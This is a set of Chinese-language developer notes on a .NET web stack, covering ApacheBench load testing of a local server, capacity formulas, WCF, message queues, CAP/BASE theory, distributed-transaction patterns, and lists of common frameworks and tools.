
* 安装

进入[*http://httpd.apache.org/download.cgi*](http://httpd.apache.org/download.cgi)

选择Files For Microsoft Windows



点击ApacheHaus




* 配置

下载文件，并解压，这里我们假设解压到D盘。打开Apache文件里的conf文件夹中的httpd.conf文件，修改Define SRVROOT "D:/Program Files/Apache24"，Listen(监听端口) Listen 8088，ServerName(服务地址的端口号) ServerName localhost:8088，DocumentRoot （测试文件存放地） DocumentRoot "D:/Program Files/Apache24/Test"。

接着调出cmd，输入：运行 httpd.exe -k install安装服务，打开服务httpd.exe -k start。报错，提示“*(OS 10048)通常每个套接字地址(协议/网络地址/端口)只允许使用一次 443*”，将配置文件中的Include conf/extra/httpd-ahssl.conf注释掉，或修改这个文件中的Listen 442 https。

* 使用

好了，可以开始使用ab来测试了在终端输入 ab -n 1000 -c 100 URL地址。弹出以下内容



通过上面的用法介绍可以得知，ab的使用方法就是输入如下DOS命令：

**ab [可选的参数选项] 需要进行压力测试的url**

此外，我们再根据上面的用法介绍界面来详细了解每个参数选项的作用。

|  |  |
| --- | --- |
| 参数选项 | 详细解释 |
| -n | 即requests，用于指定压力测试总共的执行次数。 |
| -c | 即concurrency，用于指定[压力测试](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=46&ch=0&di=128&fv=19&is_app=0&jk=1d4988a9148e80f1&k=%D1%B9%C1%A6%B2%E2%CA%D4&k0=%D1%B9%C1%A6%B2%E2%CA%D4&kdi0=0&luki=10&mcpm=0&n=10&p=baidu&q=97086099_cpr&rb=0&rs=1&seller_id=1&sid=f1808e14a988491d&ssp2=1&stid=0&t=tpclicked3_hc&td=1691595&tu=u1691595&u=http%3A%2F%2Fwww%2E365mini%2Ecom%2Fpage%2Fapache%2Dbenchmark%2Ehtm&urlid=0)的并发数。 |
| -t | 即timelimit，等待响应的最大时间(单位：秒)。 |
| -b | 即windowsize，TCP发送/接收的缓冲大小(单位：字节)。 |
| -p | 即postfile，发送POST请求时需要上传的文件，此外还必须设置-T参数。 |
| -u | 即putfile，发送PUT请求时需要上传的文件，此外还必须设置-T参数。 |
| -T | 即content-type，用于设置Content-Type请求头信息，例如：application/x-www-form-urlencoded，默认值为text/plain。 |
| -v | 即verbosity，指定打印帮助信息的冗余级别。 |
| -w | 以HTML表格形式打印结果。 |
| -i | 使用HEAD请求代替GET请求。 |
| -x | 插入字符串作为table标签的属性。 |
| -y | 插入字符串作为tr标签的属性。 |
| -z | 插入字符串作为td标签的属性。 |
| -C | 添加cookie信息，例如："Apache=1234"(可以重复该参数选项以添加多个)。 |
| -H | 添加任意的请求头，例如："Accept-Encoding: gzip"，请求头将会添加在现有的多个请求头之后(可以重复该参数选项以添加多个)。 |
| -A | 添加一个基本的网络认证信息，用户名和密码之间用英文冒号隔开。 |
| -P | 添加一个基本的代理认证信息，用户名和密码之间用英文冒号隔开。 |
| -X | 指定使用的[代理服务器](http://cpro.baidu.com/cpro/ui/uijs.php?adclass=0&app_id=0&c=news&cf=46&ch=0&di=128&fv=19&is_app=0&jk=1d4988a9148e80f1&k=%B4%FA%C0%ED%B7%FE%CE%F1%C6%F7&k0=%B4%FA%C0%ED%B7%FE%CE%F1%C6%F7&kdi0=0&luki=1&mcpm=0&n=10&p=baidu&q=97086099_cpr&rb=0&rs=1&seller_id=1&sid=f1808e14a988491d&ssp2=1&stid=0&t=tpclicked3_hc&td=1691595&tu=u1691595&u=http%3A%2F%2Fwww%2E365mini%2Ecom%2Fpage%2Fapache%2Dbenchmark%2Ehtm&urlid=0)和端口号，例如:"126.10.10.3:88"。 |
| -V | 打印版本号并退出。 |
| -k | 使用HTTP的KeepAlive特性。 |
| -d | 不显示百分比。 |
| -S | 不显示预估和警告信息。 |
| -g | 输出结果信息到gnuplot格式的文件中。 |
| -r | 指定接收到错误信息时不退出程序。 |
| -e | 输出结果信息到CSV格式的文件中。 |
| -h | 显示用法信息，其实就是ab -help。 |

虽然ab可以配置的参数选项比较多，但是，一般情况下我们只需要使用形如ab -n 数字 -c 数字 url路径的命令即可。譬如，我们对位于本地Apache服务器上、URL为http://localhost:6356/Pages/redis/Login.aspx

的页面进行压力测试。测试总次数为1000，并发数为100(相当于100个用户同时访问，他们总共访问1000次)。我们输入DOS命令ab -n 1000 -c 100 http://localhost:6356/Pages/redis/Login.aspx

* 分析

下面我们对结果进行分析

D:\Program Files\Apache24\bin>ab -n 1000 -c 100 http://localhost:6356/Pages/redi

s/Login.aspx

This is ApacheBench, Version 2.3 <$Revision: 1826891 $>

Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/

Licensed to The Apache Software Foundation, http://www.apache.org/

Benchmarking localhost (be patient)

Completed 100 requests

Completed 200 requests

Completed 300 requests

Completed 400 requests

Completed 500 requests

Completed 600 requests

Completed 700 requests

Completed 800 requests

Completed 900 requests

Completed 1000 requests

Finished 1000 requests

//平台IIS 版本10.0

Server Software: Microsoft-IIS/10.0

//服务器主机名

Server Hostname: localhost

//服务器端口

Server Port: 6356

//测试的页面文档

Document Path: /Pages/redis/Login.aspx

//文档大小

Document Length: 1287 bytes

//并发数

Concurrency Level: 100

//整个测试持续的时间

Time taken for tests: 1.641 seconds

//完成的请求数量

Complete requests: 1000

//失败的请求数量

Failed requests: 0

//整个场景中的网络传输量

Total transferred: 1699000 bytes

//整个场景中的HTML内容传输量

HTML transferred: 1287000 bytes

//大家最关心的指标之一，相当于 LR 中的 每秒事务数 ，后面括号中的 mean 表示这是一个平均值，即最大吞吐量（QPS）

Requests per second: 609.38 [#/sec] (mean)

//大家最关心的指标之二，相当于 LR 中的 平均事务响应时间 ，后面括号中的 mean 表示这是一个平均值，每个请求所需时间

Time per request: 164.100 [ms] (mean)

//每个请求实际运行时间的平均值

Time per request: 1.641 [ms] (mean, across all concurrent requests)

//平均每秒网络上的流量，可以帮助排除是否存在网络流量过大导致响应时间延长的问题

Transfer rate: 1011.08 [Kbytes/sec] received

//网络上消耗的时间的分解，各项数据的具体算法还不是很清楚

Connection Times (ms)

min mean[+/-sd] median max

Connect: 0 0 0.6 0 8

Processing: 47 156 44.4 138 340

Waiting: 14 156 44.6 137 340

Total: 47 157 44.4 138 340

//整个场景中所有请求的响应情况。在场景中每个请求都有一个响应时间，其中50％的用户响应时间小于1093 毫秒，60％ 的用户响应时间小于1247 毫秒，最大的响应时间小于7785 毫秒

Percentage of the requests served within a certain time (ms)

50% 138

66% 162

75% 178

80% 185

90% 222

95% 250

98% 280

99% 296

100% 340 (longest request)

我们可以逐渐网上增加并发数，取Request per second的最大值作为Http server的性能指标，拿到了QPS后，就可以计算PV(Page View)即页面访问量。这是衡量一个网站的重要指标。

单台服务器每天PV计算：

公式1：每天总PV=QPS \* 3600 \* 6

公式2：每天总PV=QPS \* 3600 \* 8

峰值QPS和机器计算:  
原理：每天80%的访问集中在20%的时间里，这20%时间叫做峰值时间  
公式：( 总PV数 \* 80% ) / ( 每天秒数 \* 20% ) = 峰值时间每秒请求数(QPS)  
机器：峰值时间每秒QPS / 单台机器的QPS = 需要的机器

服务器数量计算：服务器数量 =ceil( 每天总PV / 单台服务器每天总PV )

问：每天100w PV 的在单台机器上，这台机器需要多少QPS？  
答：( 1000000 \* 0.8 ) / (86400 \* 0.2 ) = 46 (QPS)

问：如果一台机器的QPS是18，需要几台机器来支持？  
答：46/ 18 = 3

## ****分布式****

什么时候才会负载均衡（什么是负载均衡）

为了应对高并发的问题，因为面对大量用户的访问，单机是无法应对的，这时我们可以通过多台机器分摊压力，但我们怎么合理的分配请求呢？负载均衡就可以解决这个问题，它会根据不同的权重，当前服务器的状态，来分配IP地址给用户。

* + 负载均衡的几种实现
    - OSI层面，在网络7层协议基础上实现的负载均衡
    - 软件层面
  + 负载均衡算法
    - 权重轮循均衡
    - 权重随机均衡
    - 响应速度均衡
    - 最少连接数均衡
    - 处理能力均衡
    - DNS响应均衡
  + 集群
    - 负载均衡服务器
    - 应用服务服务器
    - 文件系统服务器
    - 数据库服务器
    - 缓存服务器
    - ...
  + 分离模式
    - 前后端分离
    - 动静分离
    - 数据库读写分离
    - 服务分离
    - 业务分离
    - ...
* 故障可弹性
* 服务一致性
* 中心化配置

## ****WCF****

* 服务是端点的集合。每个端点都有自己的地址，绑定，契约。契约揭示了端点的功能，地址就是这些功能在网络上所在的位置，而绑定则指明了如何访问这些功能。
* 端点和契约之间是多对一的关系，如果使用了相同的绑定，则可以位于同一个地址。
* 服务中可以通过多个端点发布同一个契约，则可以通过多个绑定对其进行访问。
* 例如：我们可以发布一个basicHttpBinding以获得广泛的互通；也可以通过使用netTcpBinding发布这个契约，已获得更高的性能。
* 上述名字在配置文件中对应的节点名词：
* 服务 => Service
* 端点 => EndPoint
* 地址 => Address
* 绑定 => Binding 管道
* 契约 => Contract 接口
* **契约**
* 1.服务契约
* 服务契约定义了服务的操作，即服务类所发布的接口方法。服务契约为服务提供正式的 WSDL接口。通过[ServiceContract]与[OperationContract]属性，就可以定义服务契约。默认的操作名称是从类和方法名得来的，不过也可以在定义这些属性的时候指定。服务契约支持3 种消息交换模式：请求一响应模式、单向模式和双工模式。

请求一响应模式的操作契约会令客户端的调用阻塞，也就是客户端等待服务操作结束，

* **请求一响应模式**的操作契约会令客户端的调用阻塞，也就是客户端等待服务操作结束，然后才重新得到执行控制权。因此，这种模式的契约只应该用于服务调用相对快速且用户愿意等待相应结果的情况下。使用请求一响应消息交换模式时，如果服务请求的执行时间很长，客户端可以使用.NET异步模式来避免阻塞等待。
* **单向操作契约**名符其实，是单向的，这种服务不会向客户端返回结果。服务操作的返回值类型必须为void，而且要在[OperationContract]属性上做[IsOneWay=true]的标记。单向契约可以在任何传输方式上实现，包括MSMQ
* **双工操作契约**，对客户端与服务之间的请求与相应的执行进行了解耦，从而具有最大的自由度与最高的性能。客户端与服务之间的双工信道建立完毕后，无论是客户端还是服务都可以发起消息传递\*这种模式非常适于用来对客户端作通知功能。
* 2.数据契约
* 数据契约定义了服务的应用层数据接口。凡是标有[DataComract]和[DataMember]属性的类，均会被包含在代表服务契约的WSDL中的XML模式定义（XSD)部分。其他数据类型也可以通过WSDL对外发布，如基本类型及标有[Serializable]的类型，由于[DataContract]对于序列化的规则是针对互通性设计的，WCF将其作为首选的序列化机制
* 具有[DataMember]的类成员，会被包含在一个数据契约中。这是严格按照自愿原则进行的，因此只有标有此属性的成员才会被包含在契约中。这也令[DataContract]较[Serializable] 更适宜作为序列化机制，毕竟后者会造成服务的内部结构被披露给外部。
* 契约也支持类的层次结构，其命名空间会伴随整个层次机构。为了支持多态及包含其他对象的容器，WCF允许服务公布一系列己知类型,数据契约的设计也考虑了版本控制问题。 只要遵循一定的规则，即使向契约中添加了新成员，现有的客户端仍能继续工作.
* 3.消息契约
* 消息契约是定义于操作之上的契约，用于访问SOAP消息头及消息体。消息的数据类型, 可以通过[DataContract]或[Serializable]定义（有类型消息)，也可以简单地定为Message类型 (无类型消息)。有类型消息之上，可以定义[MessageHeader]与[MessageBody]属性。消息的数 据结构在设计阶段可以是未知的，以取得最大的灵活度，无类型消息也能够访问SOAP消息 头和消息体。

## ****插件开发****

* Mvc Area插件开发
* OSGi.NET
* ...

## ****消息队列****

* 消息队列 - Message Queue(MQ)，是一种应用程序之间的通信机制，将部分无需立即回调获取结果，并且耗时的操作，使用异步处理的方式提高服务器的吞吐量及性能.如秒杀活动，上传任务，日志记录等
* .
* MSMQ
  + 微软官方推出的消息队列框架
* RibbitMq
  + 基于 AMQP 系统协议，由 Erlang 语言开发，开源的消息队列,支持AMQP，XMPP, SMTP, STOMP等协议，使用简单
* ZeroMQ
  + 一个轻量级的消息通信组件,侧重于点对点的消息传输上
* Redis
  + 虽是一个Key-Value的NoSQL数据库,但本身也有Queue队列功能
* ...

什么是消息队列？

消息（Message）是指在应用间传送的数据。消息可以非常简单，比如只包含文本字符串，也可以更复杂，可能包含嵌入对象。

消息队列（Message Queue）是一种应用间的通信方式，消息发送后可以立即返回，由消息系统来确保消息的可靠传递。消息发布者只管把消息发布到 MQ 中而不用管谁来取，消息使用者只管从 MQ 中取消息而不管是谁发布的。这样发布者和使用者都不用知道对方的存在。

为何用消息队列？

**1.  加快网站的响应速度**

　   这个刚才也说了，应用层直接把消息给消息队列然后直接返回调用端，这样就避免了处理复杂的业务逻辑然后同步的插入到数据库后再返回造成的响应延迟，在很多网站上用户提交订单就是这么处理的，应用层生成一个订单号之后，将订单丢给消息队列，然后直接到订单成功页面，此时后端消费者对订单还没有处理完毕，因为后面会有比较多的数据操作，比如减库存，数据库同步等等，而用户如果想要看到订单详情，需要点击“订单号”才能进入到订单详情页，这种处理也是因为消息队列的非及时性，所以需要得到网站设计方改进和支持。

**2. 提供系统的可用性**

    既然是异步操作，就造成了生产者不知道消费者的存在，而反过来消费者不知道生产者的存在，如果消费者挂了就不会影响到生产者，生产者还会照常无误的向消息队列甩消息，当消费者恢复正常后就会继续消费消息队列，系统的表现可能就是email或者短信延迟收到，不会对系统造成太大的影响。

**3. 并发削峰**

   既然是大型网站就免不了高并发的读写操作，很典型的一个例子就是电商中的秒杀，这种高并发的写操作，如果一下子都涌入到数据库里面去了，会导致数据库的压力非常大，从而导致客户端的访问延迟，就是不挂也容易造成数据库的死锁从而造成很多灵异事件，遇到这种一拥而入的情况，我们就必须进行线性化操作，**在代码层面上我们可以用lock机制来串行化，在分布式中我们用“消息队列”来**[**串行化**](#串行化)，而且还可以通过逻辑操作来对消息队列进行动态的防洪，控洪。

在消息队列的选择上，微软有自己的MSMQ，但是在大型网站中，我们的消息队列同样需要集群，并且希望能跑在内存中，并且支持序列化硬盘，同时在“伸缩性”和“可靠性”上要有好的作为，所以推荐大家用用开源的RabbitMQ，网址：<http://www.rabbitmq.com/>  不过很多公司都有自己开发的消息队列，比如携程的CMessage，淘宝的MetaQ。

消息队列应用之分布式事务

分布式理论

当我们的单个数据库的性能产生瓶颈的时候，我们可能会对数据库进行分区，这里所说的分区指的是物理分区，分区之后可能不同的库就处于不同的服务器上了，这个时候单个数据库的ACID已经不能适应这种情况了，而在这种ACID的集群环境下，再想保证集群的ACID几乎是很难达到，或者即使能达到那么效率和性能会大幅下降，最为关键的是再很难扩展新的分区了，这个时候如果再追求集群的ACID会导致我们的系统变得很差，这时我们就需要引入一个新的理论原则来适应这种集群的情况，就是 CAP 原则或者叫CAP定理，那么CAP定理指的是什么呢？

CAP定理

CAP定理是由加州大学伯克利分校Eric Brewer教授提出来的，他指出WEB服务无法同时满足一下3个属性：

1. **一致性**(Consistency) ： 客户端知道一系列的操作都会同时发生(生效)
2. **可用性**(Availability) ： 每个操作都必须以可预期的响应结束
3. **分区容错性**(Partition tolerance) ： 即使出现单个组件无法可用,操作依然可以完成

具体地讲在分布式系统中，在任何数据库设计中，一个Web应用至多只能同时支持上面的两个属性。显然，任何横向扩展策略都要依赖于数据分区。因此，设计人员必须在一致性与可用性之间做出选择。

**这个定理在迄今为止的分布式系统中都是适用的！** 为什么这么说呢？

这个时候有同学可能会把数据库的2PC（两阶段提交）搬出来说话了。OK，我们就来看一下数据库的两阶段提交。

对数据库分布式事务有了解的同学一定知道数据库支持的2PC，又叫做 XA Transactions。

MySQL从5.5版本开始支持，SQL Server 2005 开始支持，Oracle 7 开始支持。

其中，**XA 是一个两阶段提交协议**，该协议分为以下两个阶段：

1. 第一阶段：事务协调器要求每个涉及到事务的数据库预提交(precommit)此操作，并反映是否可以提交.
2. 第二阶段：事务协调器要求每个数据库提交数据。

其中，如果有任何一个数据库否决此次提交，那么所有数据库都会被要求回滚它们在此事务中的那部分信息。这样做的缺陷是什么呢? 咋看之下我们可以在数据库分区之间获得一致性。

如果CAP 定理是对的，那么它一定会影响到可用性。

如果说系统的可用性代表的是执行某项操作相关所有组件的可用性的和。那么在两阶段提交的过程中，可用性就代表了涉及到的每一个数据库中可用性的和。我们假设两阶段提交的过程中每一个数据库都具有99.9%的可用性，那么如果两阶段提交涉及到两个数据库，这个结果就是99.8%。根据系统可用性计算公式，假设每个月43200分钟，99.9%的可用性就是43157分钟, 99.8%的可用性就是43114分钟，相当于每个月的宕机时间增加了43分钟。

以上，可以验证出来，CAP定理从理论上来讲是正确的，CAP我们先看到这里，等会再接着说。

BASE理论

在分布式系统中，我们往往追求的是可用性，它的重要程序比一致性要高，那么如何实现高可用性呢？ 前人已经给我们提出来了另外一个理论，就是BASE理论，它是用来对CAP定理进行进一步扩充的。BASE理论指的是：

1. Basically Available（基本可用）
2. Soft state（软状态）
3. Eventually consistent（最终一致性）

BASE理论是对CAP中的一致性和可用性进行一个权衡的结果，理论的核心思想就是：**我们无法做到强一致，但每个应用都可以根据自身的业务特点，采用适当的方式来使系统达到最终一致性**（Eventual consistency）。

有了以上理论之后，我们来看一下分布式事务的问题。

分布式事务

在分布式系统中，要实现分布式事务，无外乎那几种解决方案。

#### 一、两阶段提交（2PC）

和上一节中提到的数据库XA事务一样，两阶段提交就是使用XA协议的原理，我们可以从下面这个图的流程来很容易的看出中间的一些比如commit和abort的细节。



两阶段提交这种解决方案属于牺牲了一部分可用性来换取的一致性。在实现方面，在 .NET 中，可以借助 TransactionScop 提供的 API 来编程实现分布式系统中的两阶段提交，比如WCF中就有实现这部分功能。不过在多服务器之间，需要依赖于DTC（Distributed Transaction Coordinator）来完成事务一致性，Windows下微软搞的有MSDTC服务，Linux下就比较悲剧了。

另外说一句，TransactionScop 默认不能用于异步方法之间事务一致，因为事务上下文是存储于当前线程中的，所以如果是在异步方法，需要显式的传递事务上下文。

**优点：** 尽量保证了数据的强一致，适合对数据强一致要求很高的关键领域。（其实也不能100%保证强一致）

**缺点：** 实现复杂，牺牲了可用性，对性能影响较大，不适合高并发高性能场景，如果分布式系统跨接口调用，目前 .NET 界还没有实现方案。

#### 二、补偿事务（TCC）

TCC 其实就是采用的补偿机制，其核心思想是：针对每个操作，都要注册一个与其对应的确认和补偿（撤销）操作。它分为三个阶段：

1. Try 阶段主要是对业务系统做检测及资源预留
2. Confirm 阶段主要是对业务系统做确认提交，Try阶段执行成功并开始执行 Confirm阶段时，默认 Confirm阶段是不会出错的。即：只要Try成功，Confirm一定成功。
3. Cancel 阶段主要是在业务执行错误，需要回滚的状态下执行的业务取消，预留资源释放。

举个例子，假入 Bob 要向 Smith 转账，思路大概是：  
我们有一个本地方法，里面依次调用  
1、首先在 Try 阶段，要先调用远程接口把 Smith 和 Bob 的钱给冻结起来。  
2、在 Confirm 阶段，执行远程调用的转账的操作，转账成功进行解冻。  
3、如果第2步执行成功，那么转账成功，如果第二步执行失败，则调用远程冻结接口对应的解冻方法 (Cancel)。

**优点：** 跟2PC比起来，实现以及流程相对简单了一些，但数据的一致性比2PC也要差一些

**缺点：** 缺点还是比较明显的，在2,3步中都有可能失败。TCC属于应用层的一种补偿方式，所以需要程序员在实现的时候多写很多补偿的代码，在一些场景中，一些业务流程可能用TCC不太好定义及处理。

#### 三、本地消息表（异步确保）

本地消息表这种实现方式应该是业界使用最多的，其核心思想是将分布式事务拆分成本地事务进行处理，这种思路是来源于ebay。我们可以从下面的流程图中看出其中的一些细节：



基本思路就是：

消息生产方，需要额外建一个消息表，并记录消息发送状态。消息表和业务数据要在一个事务里提交，也就是说他们要在一个数据库里面。然后消息会经过MQ发送到消息的消费方。如果消息发送失败，会进行重试发送。

消息消费方，需要处理这个消息，并完成自己的业务逻辑。此时如果本地事务处理成功，表明已经处理成功了，如果处理失败，那么就会重试执行。如果是业务上面的失败，可以给生产方发送一个业务补偿消息，通知生产方进行回滚等操作。

生产方和消费方定时扫描本地消息表，把还没处理完成的消息或者失败的消息再发送一遍。如果有靠谱的自动对账补账逻辑，这种方案还是非常实用的。

这种方案遵循BASE理论，采用的是最终一致性，笔者认为是这几种方案里面比较适合实际业务场景的，即不会出现像2PC那样复杂的实现(当调用链很长的时候，2PC的可用性是非常低的)，也不会像TCC那样可能出现确认或者回滚不了的情况。

**优点：** 一种非常经典的实现，避免了分布式事务，实现了最终一致性。在 .NET中 有现成的解决方案。

**缺点：** 消息表会耦合到业务系统中，如果没有封装好的解决方案，会有很多杂活需要处理。

在 .NET 领域，似乎没有什么现成的关于分布式事务的解决方案，或者说是有但未开源。具笔者了解，有一些公司内部其实是有这种解决方案的，但是也是作为公司的一个核心产品之一，并未开源...

鉴于以上原因，所以博主就打算自己写一个并且开源出来，所以从17年初就开始做这个事情，然后花了大半年的时间在一直不断完善，就是下面这个 CAP。

Github [CAP](https://github.com/dotnetcore/CAP)：这里的 CAP 就不是 CAP 理论了，而是一个 .NET 分布式事务解决方案的名字。

详细介绍：  
<http://www.cnblogs.com/savorboard/p/cap.html>  
相关文档：  
<http://www.cnblogs.com/savorboard/p/cap-document.html>

夸张的是，这个解决方案是具有可视化界面（Dashboard）的，你可以很方面的看到哪些消息执行成功，哪些消息执行失败，到底是发送失败还是处理失败，一眼便知。

最夸张的是，这个解决方案的可视化界面还提供了**实时动态图表**，这样不但可以看到实时的消息发送及处理情况，连当前的系统处理消息的速度都可以看到，还可以看到过去24小时内的历史消息吞吐量。

最最夸张的是，这个解决方案的还帮你集成了 Consul 做分布式节点发现和注册还有心跳检查，你随时可以看到其他的节点的状况。

最最最夸张的是，你以为你看其他节点的数据要登录到其他节点的Dashboard控制台看？错了，你随便打开其中任意一个节点的Dashboard，点一下就可以切换到你想看的节点的控制台界面了，就像你看本地的数据一样，他们是完全去中心化的。

你以为这些就够了？不，远远不止：

* CAP 同时支持 RabbitMQ，Kafka 等消息队列
* CAP 同时支持 SQL Server, MySql, PostgreSql 等数据库
* CAP Dashboard 同时支持中文和英文界面双语言，妈妈再也不用担心我看不懂了
* CAP 提供了丰富的接口可以供扩展，什么序列化了，自定义处理了，自定义发送了统统不在话下
* CAP 基于MIT开源，你可以尽管拿去做二次开发。（记得保留MIT的License）

这下你以为我说完了？ 不！

你完全可以把 CAP 当做一个 EventBus 来使用，CAP具有优秀的消息处理能力，不要担心瓶颈会在CAP，那是永远不可能， 因为你随时可以在配置中指定CAP处理的消息使用的进程数， 只要你的数据库配置足够高...

说了这么多，口干舌燥的，你不 **Star** 一下给个精神上的支持说不过去吧？ ^\_^

2号传送门： <https://github.com/dotnetcore/CAP>

RabbitMQ特点

RabbitMQ 是一个由 Erlang 语言开发的 AMQP 的开源实现。

**AMQP** ：Advanced Message Queue，高级消息队列协议。它是应用层协议的一个开放标准，为面向消息的中间件设计，基于此协议的客户端与消息中间件可传递消息，并不受产品、开发语言等条件的限制。

RabbitMQ 最初起源于金融系统，用于在分布式系统中存储转发消息，在**易用性、扩展性、高可用性**等方面表现不俗。具体特点包括：

1. **可靠性**（Reliability）  
   RabbitMQ 使用一些机制来保证可靠性，如持久化、传输确认、发布确认。
2. **灵活的路由**（Flexible Routing）  
   在消息进入队列之前，通过 Exchange 来路由消息的。对于典型的路由功能，RabbitMQ 已经提供了一些内置的 Exchange 来实现。针对更复杂的路由功能，可以将多个 Exchange 绑定在一起，也通过插件机制实现自己的 Exchange 。
3. **消息集群**（Clustering）  
   多个 RabbitMQ 服务器可以组成一个集群，形成一个逻辑 Broker 。
4. **高可用**（Highly Available Queues）  
   队列可以在集群中的机器上进行镜像，使得在部分节点出问题的情况下队列仍然可用。
5. 多种协议（Multi-protocol）  
   RabbitMQ 支持多种消息队列协议，比如 STOMP、MQTT 等等。
6. **多语言客户端**（Many Clients）  
   RabbitMQ 几乎支持所有常用语言，比如 Java、.NET、Ruby 等等。
7. **管理界面**（Management UI）  
   RabbitMQ 提供了一个易用的用户界面，使得用户可以监控和管理消息 Broker 的许多方面。
8. 跟踪机制（Tracing）  
   如果消息异常，RabbitMQ 提供了消息跟踪机制，使用者可以找出发生了什么。
9. 插件机制（Plugin System）  
   RabbitMQ 提供了许多插件，来从多方面进行扩展，也可以编写自己的插件。

https://www.jianshu.com/p/79ca08116d57

## ****依赖倒置框架****

* 基于面向对象6大原则之 - 依赖倒置原则DIP - 工厂模式实现
* IOC - inversion of control 控制反转，调用者不再创建被调用者的实例，由框架(容器)创建
  + DL - Dependency Lookup 依赖查找，容器提供回调接口和上下文环境给组件
  + DI - Dependency Injection 依赖注入，容器创建好实例后再注入调用者
* .
* Autofac
  + 最为流行的IOC框架之一，轻量且高性能
* Unity
  + 最为流行的IOC框架之一，微软出品
* Spring.NET
  + 以Java版的Spring框架为基础，提供了多种功能
* Ninject
  + 一个轻量级的注入框架
* ...

## ****任务调度****

* Quartz
  + 开源的作业调度框架，是Quartz的C#移植版本
* ...

## ****日志记录****

* Log4net
  + 从java平台下移植过来的非常优秀的日志记录框架
* Nlog
  + 相对于Log4net，配置更为简单
* Microsoft.Framework.Logging
  + ASP.NET5中的日志框架集
* ...

## ****搜索引擎****

* Lucene.net
  + 是Lucene的.net移植版本，它不是一个完整的全文检索引擎，而是一个全文检索引擎的架构
* ElasticSearch
  + 是基于Lucene架构面向企业搜索应用的扩展，提供了一个分布式多用户能力的全文搜索引擎，基于RESTful web接口
* 盘古分词
  + 中文分词组件，作者肖波
* HubbleDotNet
  + 开源数据库全文搜索引擎，作者肖波
* ...

## ****工作流引擎(Workflow - WF)****

* Business Process Management - BPM 业务流程管理
* .
* Windows Workflow Foundation - WWF
  + 微软的工作流产品，提供一套工作流引擎和VS解决方案自带的流程设计器
* NetBPM
  + 从JBpm1移植到.NET平台下的开源工作流项目
* CCFlow
  + 国产开源工作流

## ****.Net常用工具及插件****

* Colorful-IDE：可以更换VS的壁纸
* [ReAttach：可以快速附加到进程（开源）](https://github.com/erlandranvinge/ReAttach)
* C# Outline：VS代码块折叠插件
* Reshaper：即时分析代码质量，消除错误，安全地更改代码库等
* OzCode：VS调试时候的辅助插件
* LINQ Pad：用来测试Linq查询的插件
* [Rextester](http://rextester.com/)：在线测试C#代码
* SmartAssembly：.Net加密混淆工具
* ConfuserEx：.Net加密混淆工具
* ILSpy：.Net反编译工具
* Reflector ：.Net反编译工具

总结归纳不易，如果有疑问或异解请留言给我。

后面我会写一些文章来让大家系统的学习web开发，而这篇技术栈我也会不断更新。

我喜欢和我一样的人交朋友，不被环境影响，自己是自己的老师，欢迎加群 .Net web交流群， QQ群：166843154 欲望与挣扎

## ****Nginx****

**Windows环境下的Nginx环境搭建**

1. 到Nginx官网上下载（http://nginx.org/en/download.html），这里我选择的是1.12.2(不知怎么的我1.14.0怎么也启动不了）
2. 将文件解压缩（路径全英文），启动cmd命令（注意：这里必须用管理员权限才能启动它）
3. 用CD命令进入根目录输入nginx.exe -t即可开启
4. 重启命令是nginx.exe -s reload 关闭命令是nginx.exe -s stop
5. 另外还要设置下打印日志的配置，可以参考https://blog.csdn.net/qq\_35624642/article/details/71056890写的很详细。
6. 好了，访问<http://localhost看到欢迎页面就行>。

串行化-----串行是指多个任务执行时，各个任务按照顺序执行，完成一个才能执行下一个。

并行化-----多个任务可以同时执行。异步是并行化的前提条件。

目录分级-----按照模块将不同的文件区分开，就能提高读取的效率

## ****.NET业务搭建技术栈****

1.企业官网

性质：访问量少，网页功能相当简单。一般为首页，公司介绍，产品介绍，联系我们等。

对应解决方案：

这类可推荐一些来源CMS，无需关心后台，设计好页面，只修改前端页面就行。

如果打算自己开发，见几个表存取下完事。不要想太复杂的架构。简单来，快速交付。

**数据库**:可采用access,SQLite或sqlserver,mysql都行。

.**net需要储备**:了解ado.net，dapper，泛型，反射等。了解数据库操作常用语句。

2.流量内容网站

整个网站属于新闻类型，有较多内容分类，日均访问量一万以下。每小时平均一千量。相对于iis每秒成百上千处理数，这点量丝毫不成压力。能日均一万访问量，那说明这个站在小圈子内有很大名气了。

对应解决方案:

仍然推荐开源或自研的cms，一般方案首页和分类定时静态化或启用缓存，明细页直读数据库或经过缓存。

**数据库**：sqlserver,mysql,mongodb

.**net储备：**

定时任务如hangfire,quartz.net，

Cache系列(页面缓存，httpruntime缓存等)，

安装windows服务topshelf

常用的设计模式等。

数据库增量备份还原与全量备份还原。数据库索引优化。

uv和pv等了解。

搜索引擎优化知识必要了解。

3.小流量业务管理系统

小流量业务管理系统的特点是业务较复杂，但用的人数可能控制在几人几十人。但业务单据一天天下来也非常多。有很多公司每年底或年初会清数据，汇集到数据仓库，新的一年新数据。我之前待过的一家集团超市公司有几个分店，业务系统基于powerbuilder开发，用的是db2数据库，每天营业额数据也挺大的。每天十点有日结，月底有月结。

对应解决方案：

这里一般是购买商业软件或者基于产品二次开发了，完全从头开发需要投入很多时间和费用。

**数据库：**sqlserver,mysql，postgresql

**.net储备:**

数据库存储过程，函数，优化，关联表等。

数据库性能重中之重。

数据库每几分钟增量备份，一周全备份。读 写分离也可以在这时介入。

